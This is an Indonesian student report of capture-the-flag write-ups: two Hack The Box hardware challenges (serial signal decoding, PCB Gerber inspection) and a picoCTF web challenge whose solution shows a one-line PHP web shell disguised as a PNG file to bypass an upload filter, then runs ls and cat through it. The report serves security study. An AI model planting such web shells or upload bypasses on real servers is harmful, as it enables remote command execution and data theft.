

REPORT FP ETHICAL HACKING

Report tersedia juga di: [Github](#)



Kelompok

5027231064 - Radella Chesa Syaharani
5027231086 - Kharisma Fahrur Nisa'


Contents

HTB Challenge	2
Hack The Box — Hardware: Debugging Interface (Solved by 064)	2
HTB CTF Try Out	3
Hack The Box — Hardware: Critical Flight (Solved by 064)	3
PicoCTF	6
Web Exploitation — Trickster (Solved by 064)	6

HTB | Challenge


Hack The Box — Hardware: Debugging Interface (Solved by 064)

1. Download dan unzip file **Debugging Interface.zip**, lalu didalamnya akan ada file **debugging_interface_signal.sal**, unzip juga file tersebut




.sal merupakan log atau *data capture* yang menyimpan informasi mengenai data yang ditangkap selama proses analisis

2. Disini saya menggunakan **Saleae** sebagai tool untuk menganalisis sinyal digital




- Untuk mendapatkan *bit rate* pada *async serial* saya menggunakan rumus:

$$\text{Bit rate(bits/s)} = 1/\text{Bit Time(s)}$$



- Scroll kebawah dan akan didapati flag seperti berikut:




Flag:

HTB{d38u991n9 1n732f4c35 c4n 83 f0und 1n 41m057 3v32y 3m83dd3d d3v1c3 !!52}

HTB | CTF Try Out

Hack The Box — Hardware: Critical Flight (Solved by 064)


1. Download file yang disertakan pada *challenge*



Setelah download, buka folder **flight_control_board**. Terdapat file dengan format **.gbr** yang merupakan format untuk PCBs (*Printed Circuit Board*)

Name	Date modified	Type	Size
HadesMicro-B_Cu.gbr	12/9/2024 9:04 PM	GBR File	160 KB
HadesMicro-B_Fab.gbr	12/9/2024 9:04 PM	GBR File	1 KB
HadesMicro-B_Mask.gbr	12/9/2024 9:04 PM	GBR File	4 KB
HadesMicro-B_Paste.gbr	12/9/2024 9:04 PM	GBR File	1 KB
HadesMicro-B_Silkscreen.gbr	12/9/2024 9:04 PM	GBR File	25 KB
HadesMicro-Edge_Cuts.gbr	12/9/2024 9:04 PM	GBR File	2 KB
HadesMicro-F_Cu.gbr	12/9/2024 9:04 PM	GBR File	297 KB
HadesMicro-F_Fab.gbr	12/9/2024 9:04 PM	GBR File	102 KB
HadesMicro-F_Mask.gbr	12/9/2024 9:04 PM	GBR File	14 KB
HadesMicro-F_Paste.gbr	12/9/2024 9:04 PM	GBR File	12 KB
HadesMicro-F_Silkscreen.gbr	12/9/2024 9:04 PM	GBR File	26 KB
HadesMicro-In1_Cu.gbr	12/9/2024 9:04 PM	GBR File	197 KB
HadesMicro-In2_Cu.gbr	12/9/2024 9:04 PM	GBR File	255 KB

2. Kita memerlukan tools untuk menganalisis *circuit board*. Disini saya menggunakan [Online Gerber Viewer](#)
 - Upload file **.zip** yang didownload tadi lalu akan ditampilkan layout PCB seperti ini




Flag: **HTB{533_7h3_1nn32_w02k1n95_0f_313c720n1c5#\$@}**


PicoCTF

Web Exploitation — Trickster (Solved by 064)

1. Buka web yang diberikan



2. Buat script yang akan diupload pada web tersebut, saya menggunakan *Visual Studio*



```
test.png.php
1  PNG
2
3  <?php system($_GET["cmd"]); ?>
```

Untuk penamaan file diharuskan **.png** dikarenakan web tersebut hanya bisa memproses file dengan format **png** saja. Lalu upload



Welcome to my PNG processing app

File uploaded successfully and is a valid PNG file. We shall process it and get back to you... Hopefully

Choose File

No file chosen


Upload File

3. Edit endpoint sebagai berikut, lalu gunakan command **ls**



PNG GQ4DOOBVMMYGK.txt index.php instructions.txt robots.txt uploads

4. Edit lagi tapi gunakan command **cat** untuk menampilkan isi dari file **.txt**



PNG /* picoCTF{c3rt!fi3d_Xp3rt_tr1ckst3r_48785c0e} */

Flag: picoCTF{c3rt!fi3d_Xp3rt_tr1ckst3r_48785c0e}